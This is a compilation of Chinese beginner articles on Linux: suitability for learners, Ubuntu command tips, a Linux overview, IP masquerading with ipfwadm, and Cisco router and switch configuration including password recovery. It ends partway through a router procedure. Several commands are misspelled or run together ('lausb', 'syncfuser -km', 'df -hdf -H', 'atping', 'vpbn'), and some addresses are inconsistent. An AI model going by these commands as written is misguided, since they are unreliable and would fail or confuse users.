伴随着 Linux 日益普及,也越来越受到用户的青睐,有相当一部分朋友很希望体验这个神秘的系统,对于大多数人来说,驾驶 Linux 似乎是可望不可及的,为什么会发生这种情况,可能是应用不够广,操作难的原故吧。

如果你决定要试用或学习 Linux,你应该具备怎样的条件{素质}?很简单,你只需往下看。

你需要学习 Linux 么? 下列这类朋友很可能不需要。

1, 钟情于游戏的朋友。

理由: Linux 对游戏支持不好,比不上 windows 下的十分之一,只要你是游戏爱好者而且体验过 Linux 你会深有体会,当然你只需要低端的游戏,你可以用 Linux。

2, 还没试用 Linux 就认为难的朋友。

理由: 如果没经过自己体验后随意听信别人观点的人,他有百分之九十九都是无法继续学习下去的,为什么? 也许别人讲的是对的,但终归是别人的观点,他不经过自己的验证就认定了这个观点,那么我建议你不需学习 Linux,因为 Linux 的确有些操作上需要一定的时间去掌握。

3, 否定 Linux 会普及的朋友。

理由: windows 系统的确在市场上占有绝大份额,但开源软件已成为软件业的潮流,这是有事实根据的。而 Linux 也有可能成为软件业的趋势,如果否定了 Linux 在市场上发挥的作用,那么他是不可能去用 Linux,没人会去关注一个没有长远发展力的软件。

4, 没有坚强意志及低档不住诱惑的朋友。

理由：Linux 与 windows 相比，很多人都认为根本无法比，首选会是 windows，哪怕是有病毒的威胁，windows 系统很容易掌握，而 Linux 的确不是给大多数人用的，对于目前来说这不算过分的说法。windows 下太完美了，软件很成熟，接下来不需要我一一去解释了吧。

5，使用软件多及频繁的朋友。

理由：Linux 下的确有很多常用软件，而且是免费的，但更多的人都会使用 windows 下的破解等软件，为什么？看中的是它的软件成熟，毕竟技术架构发展了很多年，可以说经典的软件都是老牌子，性能及质量都有保障。也许这个问题对于 Linux 的有些朋友难于接受，但毕竟要考虑到大多数的朋友，他们的确选择了 windows。不要用收费与免费来讨论这个问题，那是不实际的。

6，注重花销的朋友。

理由：花销的人大多不会有很大的作为，所以他们不需要去学习一个目前并不好用的 Linux。

以上列出了六点，如果上面提到六种之一或更多都与你不符，那么，你很可能需要学习 Linux，但不是绝对的，因为有很多我没列出来，如果你感兴趣，慢慢去体会。

如何判定你是否具备有学习 Linux 的素质（2）

你需要学习 Linux 么？下列这类朋友很可能需要。

1，需要架接服务器的朋友。

理由：Linux 最大的优点是作为其服务器强大功能，它成本低，相比 windows 它要安全多了，稳定等，这些都是应用 Linux 最好的理由。

2，编程，开发爱好者。

理由：Linux 是开源软件，运行在该系统的软件也是开源的，更重要的是，它有长远的发展潜力。

3，电脑爱好者。

理由：Linux 正在做稳做大，而且出现了大方位的缺少人才局面，它有巨大的发展潜力。很多朋友都把目光放在了软件业，最基本的软件操作系统当然是众多人的焦点。应用 Linux 也将成为一种潮流，爱好者是不会放过有潮流的机会。

4，对新事物感兴趣的朋友。

理由：Linux 在很多人脑子里根本就不存在，也许现在有了一定的普及，他听说除了 windows 还有 Linux，Linux 的桌面是很酷的，很可能他们就有一种冲动，学习这系统，冲劲很足的时候我真希望他们不要碰到挫折。

5，很看中安全的朋友。

理由：windows 与 Linux 桌面相比，谁更安全，我选择后者，相信很多朋友都是。

6，现在正在使用的朋友及拥护 Linux 的朋友。

理由：对于拥护者，不需要任何理由。

以上列出了六点，如果上面提到六种之一或更多都与你相符，那么，你很可能需要学习 Linux，但不是绝对的，因为有很多我没列出来，如果你感兴趣，慢慢去体会。

总结：似乎从这篇文章当中你得到的启示并不多。但慢慢体会你会发觉，文章内有乾坤，它只指出基本的，更多需要结合你自身的情况去发掘。如果你找不出自身是否适合学习 Linux，那么我建议你先从理论学起，学东西要先学做人，连自己都模糊的人，你就需要安静下来一句话也不用说，默默努力吧。

UBUNTU 一句话技巧--Linux 入门（给新手）

深蓝亚瑟

查看软件xxx安装内容

`dpkg -L xxx`

查找软件

`apt-cache search` 正则表达式

查找文件属于哪个包

`dpkg -S filename` `apt-file search filename`

查询软件xxx依赖哪些包

`apt-cache depends xxx`

查询软件xxx被哪些包依赖

`apt-cache rdepends xxx`

增加一个光盘源

`sudo apt-cdrom add`

系统升级

`sudo apt-get update` `sudo apt-get upgrade` `sudo apt-get dist-upgrade`

编译时缺少h文件的自动处理

`sudo auto-apt run ./configure`

查看安装软件时下载包的临时存放目录 `ls /var/cache/apt/archives`

备份当前系统安装的所有包的列表 `dpkg --get-selections | grep -v deinstall > ~/somefile`



从上面备份的安装包的列表文件恢复所有包
`dpkg --set-selections` 清理旧版本的软件缓存
`sudo apt-get autoclean`

清理所有软件缓存
`sudo apt-get clean`

删除系统不再使用的孤立软件
`sudo apt-get autoremove`

查看内核

`uname -a`

查看ubuntu版本

`cat /etc/issue`

查看内核加载的模块

`lsmod`

查看PCI设备

`lspci`

查看网卡状态

`sudo ethtool eth0`

查看USB 设备

`lausb`

查看cpu信息

`cat /proc/cpuinfo`

查看当前硬件信息

`Lshw`

查看硬盘的分区

`sudo fdisk -l`

查看IDE硬盘信息

`sudo hdparm -i /dev/hda`

查看sata硬盘信息



sudo hdparm -I /dev/sda

或 sudo apt-get install blktool sudo blktool dev/sda id

查看硬盘胜于空间

df -hdf -H

查看目录占用空间

du -hs 目录名

U盘无法卸载

syncfuser -km /media/usbdisk

查看当前内存使用情况

free -l

查看当前进程

ps -A

杀死一个进程

kill 进程号（就是 ps -A 中第一列数字 或者 killall 进程名）

强制杀死一个进程（上面的方法没有成功时）

kill -9 进程号 或者 killall -9 进程名

查看当前进程的实时状况

top

查看进程打开的文件

lsof -p

配置 ADSL

sudo pppoeconf

ADSL 手工拨号

sudo pon dsl-provider

激活 ADSL

sudo /etc/ppp/pppoe_on_boot

断开ADSL

sudo poff



查看拨号日志

```
sudo plog
```

根据IP查看网卡地址

atping IP地址

查看当前IP地址

```
sudo ifconfig eth0 |awk '/inet addr/{split($2,x,":");print x[2]}
```

查看当前外网的IP地址

```
w3m -no-cookie -dump ip.loveroot.com |grep -o  
'[0-9]\{1,3\}\.[0-9]\{1,3\}\.[0-9]\{1,3\}\.[0-9]\{1,3\}'
```

查看当前监听 80 端口的程序

```
lsof -i :80
```

查看当前网卡的物理地址

```
sudo arp -a | awk '{print $4}'
```

```
sudo ifconfig eth0 | head -1 | awk '{print $5}'
```

立即让网络支持nat

```
sudo echo 1 >/proc/sys/net/ipv4/ip_forward
```

```
sudo iptables -t nat -I POSTROUTING -j MASQUERADE
```

查看路由信息netstat -rn

```
sudo route -n
```

手工增加删除一条路由

```
sudo route add -net 192.168.0.0
```

```
netmask 255.255.255.0 gw 172.16.0.1
```

```
sudo route del -net 192.168.0.0
```

```
netmask 255.255.255.0 gw 172.16.0.1
```

修改网卡MAC地址的方法

```
sudo ifconfig eth0 down #关闭网卡
```

```
sudo ifconfig eth0 hw ether 00:AA:BB:CC:DD:EE #然后改地址
```

```
sudo ifconfig eth0 up #然后启动网卡
```

添加一个服务sudo update-rc.d 服务名 defaults 99

删除一个服务



`sudo update-rc.d 服务名 remove`

临时重启一个服务

`/etc/init.d/服务名 restart`

临时关闭一个服务

`/etc/init.d/服务名 stop`

配置默认Java使用哪个 `sudo update-alternatives --config java`

修改用户资料

`sudo chfn userid`

给apt设置代理

`export`

`http_proxy=http://xx.xx.xx.xx:xxx`

修改系统登录信息

`sudo vim /etc/motd`

转换文件名由GBK为UTF8

`sudo apt-get install convmv`

`convmv -r -f cp936 -t utf8 --notest --nosmart *`

快速查找某个文件

`whereis filename`

`find 目录 -name 文件名`

查看文件类型

`file filename`

显示xxx文件倒数6行的内容

`tail -n 6 xxx`

认识 Linux 系统 新手必看

zixu518

Linux简介

总纲

- 1、 选择使用Linux操作系统
- 2、 Linux的历史、现在和未来
- 3、 Linux的系统特性和组成
- 4、 Linux的内核版本与发行版本

重点

- 1、 认识学习应用Linux的重要性
- 2、 了解Linux的历史、现在和未来前景
- 3、 熟悉Linux的特性和功能
- 4、 区分Linux的内核版本与发行版本

内容

1、 选择使用Linux操作系统

——1.1、自由软件介绍

——当前流行的软件按其提供的方式和是否可以赢利可以划分为三种模式：即商业软件（commercial software）、共享软件（shareware）、和自由软件（freeware或free software）。

——自由软件的自由（free）有两个含义：第一，是可免费提供给任何用户使用；第二：是指它的源代码公开和可自由修改。

——“BUG就像影子一样，只会出现在阳光照不到的角落中”。

——1.2、什么是Linux

——Linux是一个操作系统，同时它是一个自由软件，是免费的、源代码开放的，编制它的目的是建立不受任何商品化软件版权制约的、全世界都能自由使用的Unix兼容产品。

——1.3、学习和使用Linux的必要性

——在进行信息化建设时，无论是国家，企业还是个人，必须考虑三个至关重要的因素：性能、安全和价格。

性能方面——开放源代码

安全方面——免去对系统后门的担忧

价格方面——“并不存在成本”

2、Linux的历史、现在和未来

——2.1、Linux操作系统的产生

——关键字：Linus Torvalds、Linux之父、芬兰赫尔辛基大学计算机系、Tanenbaum、Minix、1991、基于Inter 386 体系结构...

——2.2、Linux操作系统的发展

——现在Linux已经拥有了许多第一流的企业用户和团体用户，正在以一种惊人的速度不断发展。

——2.3、Linux操作系统的未来

——在Linux的应用开发、嵌入式开发两大发展方向上，都急需大量的专业人才，据统计，我国在加入世贸组织后的五年内对Linux人才的需求将会超过 120 万人。

3、Linux系统的特性和组成

——3.1、Linux系统的特性

——开放性、多用户、多任务、出色的速度性能、良好的用户界面、丰富的网络功能、可靠的系统安全、良好的可移植性、具有标准兼容性；

开放性——系统遵循世界标准规范

多用户——系统资源可以被不同用户各自拥有使用

多任务——计算机同时独立运行多个程序

出色的速度性能——系统可以长期运行而无需重启，影响系统性能提高的限制因素主要是其总线和磁盘I/O的性能。

良好的用户界面——三种界面：用户命令界面、系统调用界面、图形用户界面。

丰富的网络功能——完善的内置网络

可靠的系统安全——对读、写进行权限控制、带保护的子系统、审计跟踪、核心授权等...

良好的可移植性——可移植性是指将操作系统从一个平台转移到另一个平台使它仍然能够按其自身方式运行的能力。

具有标准兼容性——Linux是一个与POSIX（Portable Operating System Interface）相兼容的操作系统，它所构成的子系统支持所有相关的ANSI、ISO、IETF和W3C

业界标准。X/Open标准、工业标准。

POSIX是可移植操作系统接口标准(Portable Operating System Interface Standard), 该标准由IEEE(Institute of Electrical and Electronics Engineers)国际性的电子技术与信息科学工程师的协会制订, 并由国际标准化组织接受为国际标准。

ANSI(American National Standard Institute), 是美国国家标准协会的英文缩写, 这个组织的下设机构中有关于信息处理和计算机技术方面的组织, 任务是研究制订相关的协议和标准。

ISO是国际标准化组织(International Organization for Standardization)名称的英文缩写, 国际标准化组织是由多国联合组成的非政府性国际标准化机构。

IETF是Internet工程任务组(Internet Engineering Task Force)的简写, 始于 1986 年的IETF是推动Internet标准规范制定的最主要的组织。

W3C(World Wide Web Consortium, <http://www.w3.org/>)创建于 1994 年, 研究Web规范和指导方针, 致力于推动Web发展, 保证各种Web技术能很好地协同工作。

——3.2、Linux系统的组成

——内核、Shell、文件系统、应用程序。

Linux内核——系统的“心脏”

Linux Shell——系统的用户界面, 提供了用户与内核进行交互操作的一种接口

Linux文件系统——Linux能支持多种目前流行的文件系统, 如EXT2、EXT3、FAT、VFAT、ISO9660、NFS、SMB等。

Linux应用程序——文本编辑器、编程语言、X Window、办公套件、Internet工具、数据库等。

4、Linux的内核版本与发行版本

——4.1、Linux的内核(Kernel)版本

——内核版本是在linus领导下的开发小组开发出的系统内核的版本号

——内核版本由 3 个数字组成: r.x.y

r: 目前发布的Kernel主版本

x: 偶数:稳定版本; 奇数:开发中版本。

y: 错误修补的次数。

稳定版本, 如 2.4.4;

测试版本, 如 2.1.111

Red Hat Linux 9 使用的内核版本是 2.4.20

<http://www.kernel.org/>

——4.2、Linux的发行套件(Distribution)版本

——发行版本是一些组织或厂家将Linux系统内核与应用软件和文档包装起来，并提供一些安装界面和系统设定管理工具的一个软件包的集合。目前已经有了300余种发行版本，而且还在不断地增加。相对于内核版本，发行套件的版本号随发布者的不同而不同，与系统内核的版本号是相对独立的。

常见的Linux发行版本

1、 国际发布与国内发布

Red Hat Linux	http://www.redhat.com/
Mandrake Linux	http://www.linux-mandrake.com/en/
SUSE Linux	http://www.suse.com/
Debian Linux	http://www.debian.org/
Caldera Linux	http://www.caldera.com/
Redflag Linux	http://www.redflag.com.cn/

2、 安全发布与小型发布

Astaro Security Linux	http://www.astaro.org/
EnGarde Secure Linux	http://www.engardelinux.org/
ClarkConnect	http://www.clarkconnect.org/
Linux Router Project	http://www.linuxrouter.org/

3、 更多Linux发行版本相关信息 <http://www.distrowatch.com/>

利用 Linux 系统 IP 伪装抵住黑客攻击

深蓝亚瑟

防火墙可分为几种不同的安全等级。在Linux中,由于有许多不同的防火墙软件可供选择,安全性可低可高,最复杂的软件可提供几乎无法渗透的保护能力。不过,Linux核心本身内建了一种称作“伪装”的简单机制,除了最专门的黑客攻击外,可以抵挡住绝大部分的攻击行动。

当我们拨号接连上Internet后,我们的计算机会被赋给一个IP地址,可让网上的其他人回传资料到我们的计算机。黑客就是用你的IP来存取你计算机上的资料。Linux所用的“IP伪装”法,就是把你的IP藏起来,不让网络上的其他人看到。有几组IP地址是特别保留给本地网络使用的,Internet骨干路由器并不能识别。像作者计算机的IP是 192.168.1.127,但如果你把这个地址输入到你的浏览器中,相信什么也收不到,这是因为Internet骨干是不认得 192.168.X.X这组IP的。在其他Intranet上有数不清的计算机,也是用同样的IP,由于你根本不能存取,当然不能侵入或破解了。

那么,解决Internet上的安全问题,看来似乎是一件简单的事,只要为你的计算机选一个别人无法存取的IP地址,就什么都解决了。错!因为当你浏览Internet时,同样也需要服务器将资料回传给你,否则你在屏幕上什么也看不到,而服务器只能将资料回传给在Internet骨干上登记的合法IP地址。

“IP伪装”就是用来解决此两难困境的技术。当你有一部安装Linux的计算机,设定要使用“IP伪装”时,它会将内部与外部两个网络桥接起来,并自动解译由内往外或由外至内的IP地址,通常这个动作称为网络地址转换。

实际上的“IP伪装”要比上述的还要复杂一些。基本上,“IP伪装”服务器架设在两个网络之间。如果你用模拟的拨号调制解调器来存取Internet上的资料,这便是其中一个网络;你的内部网络通常会对应到一张以太网卡,这就是第二个网络。若你使用的是DSL调制解调器或缆线调制解调器(Cable Modem),那么系统中将会有第二张以太网卡,代替了模拟调制解调器。而Linux可以管理这些网络的每一个IP地址,因此,如果你有一部安装Windows的计算机(IP为 192.168.1.25),位于第二个网络上(Ethernet eth1)的话,要存取位于Internet(Ethernet eth0)上的缆线调制解调器(207.176.253.15)时,Linux的“IP伪装”就会拦截从你的浏览器所发出的所有TCP/IP封包,抽出原本的本地地址(192.168.1.25),再以真实地址(207.176.253.15)取代。接着,当服务器回传资料到 207.176.253.15 时,Linux也会自动拦截回传封包,并填回正确的本地地址(192.168.1.25)。

Linux可管理数台本地计算机(如Linux的“IP伪装”示意图中的 192.168.1.25 与 192.168.1.34),并处理每一个封包,而不致发生混淆。作者有一部安装SlackWare Linux的老 486 计算机,可同时处理由四部计算机送往缆线调制解调器的封包,而且速度不减少。

在第二版核心前,“IP伪装”是以IP发送管理模块(IPFWADM, IP fw adm)来管理。第二版核心虽然提供了更快、也更复杂的IPCHAINS,但仍旧提供了IPFWADM wrapper来保持向下兼容性,因此,作者在本文中会以IPFWADM为例,来解说如何设定“IP伪装”。

另外,某些应用程序如RealAudio与CU-SeeME所用的非标准封包,则需要

特殊的模块，您同样可从上述网站得到相关信息。

作者的服务器有两张以太网卡，在核心激活过程中，分别被设定在eth0 与 eth1。这两张卡均为SN2000 式无跳脚的ISA适配卡，而且绝大多数的Linux都认得这两张卡。作者的以太网网络初始化步骤在rc.inet1 中设定，指令如下：

```
IPADDR="207.175.253.15"
# 换成您缆线调制解调器的IP地址。
NETMASK="255.255.255.0"
# 换成您的网络屏蔽。
NETWORK="207.175.253.0"
# 换成您的网络地址。
BROADCAST="207.175.253.255"
# 换成您的广播地址。
GATEWAY="207.175.253.254"
# 换成您的网关地址。
# 用以上的宏来设定您的缆线调制解调器以太网卡
/sbin/ifconfig eth0 $ {IPADDR} broadcast $ {BROADCAST} netmask $
{NETMASK}
# 设定IP路由表
/sbin/route add -net $ {NETWORK} netmask $ {NETMASK} eth0
# 设定intranet以太网卡eth1，不使用宏指令
/sbin/ifconfig eth1 192.168.1.254 broadcast 192.168.1.255 netmask 255.255.255.0
/sbin/route add -net 192.168.1.0 netmask 255.255.255.0 eth1
# 接着设定IP fw adm初始化
/sbin/ipfwadm -F -p deny # 拒绝以下位置之外的存取 # 打开来自
192.168.1.X的传送需求
/sbin/ipfwadm -F -a m -S 192.168.1.0/24 -D 0.0.0.0/0
/sbin/ipfwadm -M -s 600 30 120
```

就是这样！您系统的"IP伪装"现在应该可以正常工作了。如果您想得到更详细的信息，可以参考上面所提到的HOWTO，或是至 <http://alballi.aquanet.com.br/howtos/Bridge+Firewall-4.html> 参考MINI HOWTO。另外关于安全性更高的防火墙技术，则可在 <ftp://sunsite.unc.edu/pub/Linux/docs/HOWTO/Firewall-HOWTO> 中找到资料。

半年来，56K模拟数据卡的价格突然跌降了不少。不过，大多数新的数据卡，其实是拿掉了板子上的控制用微处理器，因此会对系统的主CPU造成额外的负荷，而Linux并不支持这些“WinModem”卡。虽然Linux核心高手们，还是有能力为WinModem卡撰写驱动程序，但他们也很明白，为了省10元美金而对系统效能造成影响，绝对不是明智之举。

请确定您所使用的Modem卡，有跳脚可用来设定COM1、COM2、COM3 与 COM4，如此一来，这些数据卡才可在Linux下正常工作。您可在 <http://www.o2.net/~gromitkc/winmodem.html> 中找到与Linux兼容的数据卡的完整列表。

当作者在撰写本篇文章时，曾花了点时间测试各种不同的数据卡。Linux支持即插即用装置，所以我买了一块由Amjet生产的无跳脚数据卡，才又发现另一

个令人困扰的问题。

作者测试用的PC是一部老旧的 486，用的是 1994 年版的AMI BIOS。在插上这块即插即用数据卡后，计算机便无法开机了，画面上出现的是“主硬盘发生故障”（Primary hard disk failure）。经检查，发现即插即用的BIOS居然将原应保留给硬盘控制器的 15 号中断，配给了数据卡。最后作者放弃了在旧计算机上使用即插即用产品，因为不值得为这些事花时间。所以，请您注意在购买数据卡之前，先看清楚是否有调整COM1 到COM4 的跳脚。

在作者的布告板（<http://trevormarshall.com/BYTE/>）上，看到有几位朋友询问是否可以用多条拨号线来改善Internet的上网速度。这里最好的例子是 128K ISDN，它同时运用两条 56K通道，以达到 128K的速度。当ISP提供这样的服务时，其实会配置两条独立的线路连到同一个IP上。

您可以看到，虽然Linux上有EQL这类模块，可让您在计算机上同时使用两块数据卡，但除非ISP对两组拨号连线提供同一个IP，否则这两块数据卡也只是对送出资料有帮助而已。

如果您拨接的是一般的ISP PPP线路，那么您会得到一个IP地址，从服务器回传的封包才能在数百万台计算机中找到您；而您每次拨入ISP时，都会得到一个不同的IP地址。你的浏览器所送出的封包中，也包含供服务器资料回传的本地IP地址。EQL可将这些外传的封包，分散到不同的ISP线路上，但当资料回传时，却只能通过一个IP地址接收，也就是浏览器认为正在使用的那个地址。若是使用ISDN，那么ISP会处理这个问题；一些ISP会为多组线路的拨号接入提供相应的IP地址，但价钱非常昂贵。

在追求速度时，请别忽略了Linux防火墙的效率。在作者办公室有六位使用者通过“IP伪装”防火墙，去存取一部 56K模拟调制解调器，工作情况十分良好，只有在有人下载大文件时速度才会变慢。在您决定要加装多条ISP拨号线之前，可以先架设一部“IP伪装”服务器试试。Windows处理多重IP的方式并非十分有效率，而将Windows网络与调制解调器隔开，效能的增进将会让您惊讶不已。

简而言之，Linux所用的“IP伪装”法，就是把你的IP藏起来，不让网络上的其他人看到。

思科路由交换安全设置实战手册

零度的尘

一、使网络能上网

配通步骤:

1、进入端口

内: (config-if)# ip add XXX.XXX.XXX.XXX 255.255.255.0 (可以是vlan)

(config-if)# ip nat inside

(config-if)# no sh

外: (config-if)# ip add XXX.XXX.XXX.XXX 255.255.255.0

(config-if)# ip nat outside

(config-if)# no sh

2、设置DNS、网关、路由、DHCP、控制列表和地址转换

DNS: (config)# ip name-server 203.196.0.6 (可连续写 6 个)

网关: (config)# ip default-gateway XXX.XXX.XXX.XXX (可写可不写)

路由: (config)# ip route 0.0.0.0 0.0.0.0 XXX.XXX.XXX.XXX(IP 或者端口---静态路由)

(config)# router rip (动态)

(config-router)# network XXX.XXX.XXX.XXX

DHCP(动态分配IP): (可以为多个vlan做dhcp)

(config)# ip dhcp pool + 名字 (DHCP名)

(dhcp-config)# network 192.168.2.0 255.255.255.0 (要分配的IP 池---注意: A、B 类私网IP 一定要加子网掩码, C类不需要)

(dhcp-config)# dns-server 203.196.0.6 202.106.0.20 (DNS)

(dhcp-config)# default-router 192.168.2.1 (网关)

(dhcp-config)# lease 3 (租用时间)

(config)# ip dhcp excluded-address 192.168.2.1 192.168.2.100 (排除要分配的IP段)

(config)# ip dhcp excluded-address 192.168.2.199 192.168.2.255 (排除要分配IP段)

3、控制列表: (config)# access-list 1 permit (deny)
192.168.0.0 0.0.255.255 (允许或者拒绝的IP 段)

4、地址转换: (config)# ip nat inside source list 1 interface FastEthernet4
overload (指定端口-根据实际情况来定)

5、如果用池的方式:

先建立一个动态池

(config)# ip nat pool 871 211.99.151.208 211.99.151.208 netmask 255.255.255.0

(config)# ip nat inside source list 1 pool 871 overload (指定要将转换主机的IP和池联系起来)

6、静态IP转换 (主要应用于服务器)

(config)# ip nat inside source static 10.1.1.4 80.1.1.10 (内网主机IP 在前, 公网IP 在后)

(config)# ip nat inside source static tcp 192.168.0.5 80 171.68.1.1 80 extendable (如果要带协议的话---static tcp; 内网主机后则必须要端口号; 同样 外网主机也需要

端口号; extendable—可选)

7、常用的清除配置命令:

2950#erase startup-config (和路由一样)

1900#delete nvram

#show processes cpu (查看CPU使用率)

测试端口是否丢包!

#ping

Protocol [ip]: (回车)

Target IP address: 211.99.151.193 (IP地址)

Repeat count [5]: 10000 (设置默认包是数量)

Datagram size [100]: 10000 (包的大小)

Timeout in seconds [2]: (回车)

Extended commands [n]: (回车)

Sweep range of sizes [n]: (回车)

Type escape sequence to abort.

ping 192.168.1.11 source 192.168.1.23 repeat 1000 size 1000

停止:

#ctrl+shift+6

交换机升级成E 的步骤:

Switch#archive download-sw/ imageonly /overwrite/ reload tftp:
//10.1.1.2/c3550-i5q3l2-tar.122-25.SEA.tar (此仅是IOS软件的升级, 还需要改号、
改E等)

trace命令提供路由器到目的地址的每一跳的信息

#trace 171.144.1.39 (目的IP)

#ctrl+shift+6 停止

telnet 设置

(config)#line vty 0 4

(config-if-line)#password XXXXXX

(config-if-line)#login

enable 密码设置

(config)# enable password XXXXXX(不加密密码)

(config)# enable set XXXXXX(加密密码)

问题备注:

1、 现象: 从路由能ping 外网, 也能ping 电脑。电脑也能ping路由, 但
电脑ping 不通下一跳(或者说上不了网)

原因: 在路由的全局模式下加上网关即可。

(config)# ip default-gateway XXX.XXX.XXX.XXX

2、思科路由恢复口令方法。

(1) 在启动的 60 s内按下中断键Ctrl+Break, 使设备进入rom monitor状态。

(2) 在rom monitor中输入o命令:

>o (查看当前的Configuration register值)

configuration register=0X2102 (寄存器启动方式默认值)

at last boot

(3) 输入“>o/r 0x0142” (修改寄存器启动方式, 使其启动不运行配置)

>o/r 0x0142

(4) 重新启动路由器:

>I

rommon 2>reset

(5) 在“Setup”模式, 对所有问题回答“No”

(6) 进入特权模式:

router>enable

(7) 下载NVRAM

Router>configure memory

(8) 恢复原始配置寄存器值并激活所有端口:

#configure terminal

(config)#config register 0X2102

(config)#interface xx

(config)#no shutdown

(9) 查询并记录丢失的口令:

2509#show configuration (show startup config)

(10) 修改口令:

Router #configure terminal

(config) #line console 0

(config line)#login

(config line)#password xxxxxxxx

(config)#enable secret xxxxx

(11) 保存重起

Router #wr

Router# reload

3、要在路由上ping www 网址

(config)#ip name-server 203.196.0.6

(config)#ip name-server 202.106.0.20

二、ADSL上网配置(用户端)

此设置是ADSL猫加+路由器, 如果是WIC-1ADSL+路由略有不同

871 配置

1、启用相关协议

(config)#vpdn enable

(config)#vpdn-group 1 (也可以取名PPPOE)

(config-vpdn)#request-dialin

```
(config-vpbn-req-in)#protocol pppoe  
config)#vpbn ip udp ignore checksum (也可不写这个)
```

2、配置内网口

```
(config)#interface Ethernet0/0  
(config-if)#ip address 内网地址  
(config-if)#ip nat inside  
(config-if)# no sh  
(config-if)#ip tcp adjust-mss 1452 (主要是针对MSN等程序起用此命令)  
作用: 需要注意的就是 ip tcp adjust-mss 1452 调整tcp最大分段大小以满足PPPOE下的MTU
```

因为pppoe下 实际的数据段只能为 1500-8(ppp的头)=1492,1492 再减去TCP和IP头各 20 等于 1452,也就是说为了避免 2 层上不停的分割数据包,适应某些应用如MSN,同时加快传输

3、配置外网口及其启用协议

```
(config)#interface Ethernet0/0  
(config-if)#no ip address  
(config-if)#pppoe enable (启用PPPOE协议)  
(config-if)#pppoe-client dial-pool-number 10 (建立客户端拨号表, 10 代表表名字)
```

4、配置ADSL接口

```
(config)#interface Dialer1 (如果是WIC-1ADSL+路由 则应该是interface ATM 0)  
(config-if)#ip address negotiated (自动获得IP)  
(config-if)#ip nat outside  
(config-if)#mtu 1492 (修改MTU值)  
(config-if)#encapsulation ppp (设置协议)  
(config-if)#dialer pool 10 (拨号表名)  
(config-if)#dialer-group 10 (起用拨号表)  
(config-if)#ppp authentication pap chap callin (认证方式)  
(config-if)#ppp chap hostname ***** (chap认证名字)  
(config-if)#ppp chap password ***** (chap认证密码)  
(config-if)#ppp pap sent-username ***** password ***** (pap认证名字和密码)
```

5、配置拨号列表和控制列表的关系和路由等

```
config)#dialer-list 10 protocol ip permit (感兴趣流—即引发拨号的设置)  
(config)#dialer-list 10 protocol ip list 1 (绑定拨号列表和控制列表之间的关系)  
config)#ip nat inside source list 1 interface Dialer1 overload (NAT设置)  
config)#ip route 0.0.0.0 0.0.0.0 dialer1 (路由)  
config)#access-list 1 permit any (控制列表)
```

6、动态DHCP

DHCP(动态分配IP): (可以为多个vlan做dhcp)

```
(config)#ip dhcp pool + 名字 (DHCP名)  
(dhcp-config)# network 192.168.2.0 255.255.255.0 (要分配的IP 池—注意: A、B类私网IP 一定要加子网掩码, C类不需要)  
(dhcp-config)# dns-server 203.196.0.6 202.106.0.20 (DNS)  
(dhcp-config)# default-router 192.168.2.1 (网关)
```

```
(dhcp-config)# lease 3 （租用时间）  
(config)#ip dhcp excluded-address 192.168.2.1 192.168.2.100 （排除要分配的IP段）  
(config)#ip dhcp excluded-address 192.168.2.199 192.168.2.255 （排除要分配的IP段）
```

2620 配置（其他一样）

```
config)#vpdn enable  
config)#vpdn ip udp ignore checksum  
config)#vpdn-group pppoe （也可以用数字）
```

三、单背路由

```
(config)#int f0/0 （进入要分子接口的接口，注意：此接口必须是三层接口）  
(config-if)#no ip add  
(config-if)#no sh  
(config-if)# no switchport  
(config-if)#int f 0/0.2 （划分子接口）  
(config-subif)#ip add XXX.XXX.XXX.XXX 255.255.255.0  
(config-subif)#encapsulation dot1Q 1--4094 （dot1Q 是协议，1—4094 是vlan 号，  
目的：传输什么协议和指定用来接收那个vlan的数据）  
注意：和划子接口相连的端口必须为trunk
```

其他的和一的配置没有什么区别！

四、划分VLAN、VTP、trunk模式、交换机清除密码

1、VTP域设置：

1900(config)#vtp server | transparent | client] （分别是服务模式、透明模式和客户端模式）

1900(config)#vtp domain domain-name （设置VTP域的名字）

1900(config)#vtp password password （密码可选）2950#vlan database

2950(vlan)#vtp [server | client | transparent]

2950(vlan)#vtp domain domain-name （VTP名字）

下面均可选

2950(vlan)#vtp password password （密码可选）

2950(vlan)#vtp pruning

2950(vlan)#snmp-server enable traps vtp

2950(vlan)#exit

设置trunk

(config-if)#switchport trunk encapsulation dot1q （协议在前，封装在后，设置trunk）

(config-if)#switchport mode trunk （设置trunk ， VTP域只能在设置trunk模式后才能学习）

划分VLAN:

1900(config)# vlan vlan# (VLAN号) [name vlan-name (名字—可选)]

2950#vlan database

2950(vlan)# vlan vlan# [name vlan-name] (名字可选)

将端口加入到VLAN中

将端口 8 加入到VLAN 9 中

1900(config)#interface ethernet 0/8

1900(config-if)#vlan-membership static 9

将端口 8 加入到VLAN 9 中

2950(config)#interface ethernet 0/8

2950(config-if)#switchport mode access (将端口指定为接入模式)

2950(config-if)#switchport access vlan 9

3500#show vlan brief (查看VLAN)

3500#show vlan (查看VLAN)

871#show vlan-switch brief (查看VLAN)

871#show vlan-switch (查看VLAN)

(vlan)#show changes (查看VLAN信息)

3500#show int trunk (查看trunk)

3500#show vtp status (查看VTP 模式)

3500#show vlan id 2 (单独查看VLAN信息)

镜像映射配置

通过交换机的第 2 号口监控第 1 号口的流量

端口镜像映射配置

(config)# monitor session 1 source interface fastEthernet 0/1 (config)# monitor

session 1 destination interface fastEthernet 0/2

VLAN镜像映射配置

(config)#monitor session 1 source vlan 1

(config)# monitor session 1 destination interface fastEthernet 0/2

2、交换机恢复密码:

步骤 1:把管理机连接到交换机的CONSOLE接口,然后拔掉电源.

步骤 2:按住前面板的MODE按钮,然后插上交换机的电源线.过 5 秒钟左右松手,系统会有一些提示信息,表示进入监视模式switch:

步骤 3:输入flash_init 或flash 初始化FLASH文件系统.

步骤 4:输入load_helper 装载并初始化帮助映像,这是存储在ROM中的最小IOS映像,用于灾难恢复.

步骤 5:输入dir flash: 显示FLASH的文件和目录列表.

步骤 6:输入rename flash:config.text flash:config.old ,修改配置文件名.

步骤 7:输入boot,重启系统.

步骤 8:在提示符下键入N,跳过setup模式.

步骤 9:在提示符下,键入enable进入特权模式.

步骤 10:输入rename flash:config.old flash:config.text,将配置文件改回原来的名称.

步骤 11:将配置文件拷贝到运行的配置中:

Switch#copy startup-config running-config

步骤 12:改变口令.

步骤 13:将改变的配置拷贝到配置文件中.

路由器清除密码

- 1、在路由器启动后的 60 秒内请在终端上键入中断键 (Break键或Ctrl_C键), 您会看到一个前面没有路由器名字的>大于号) 提示符。
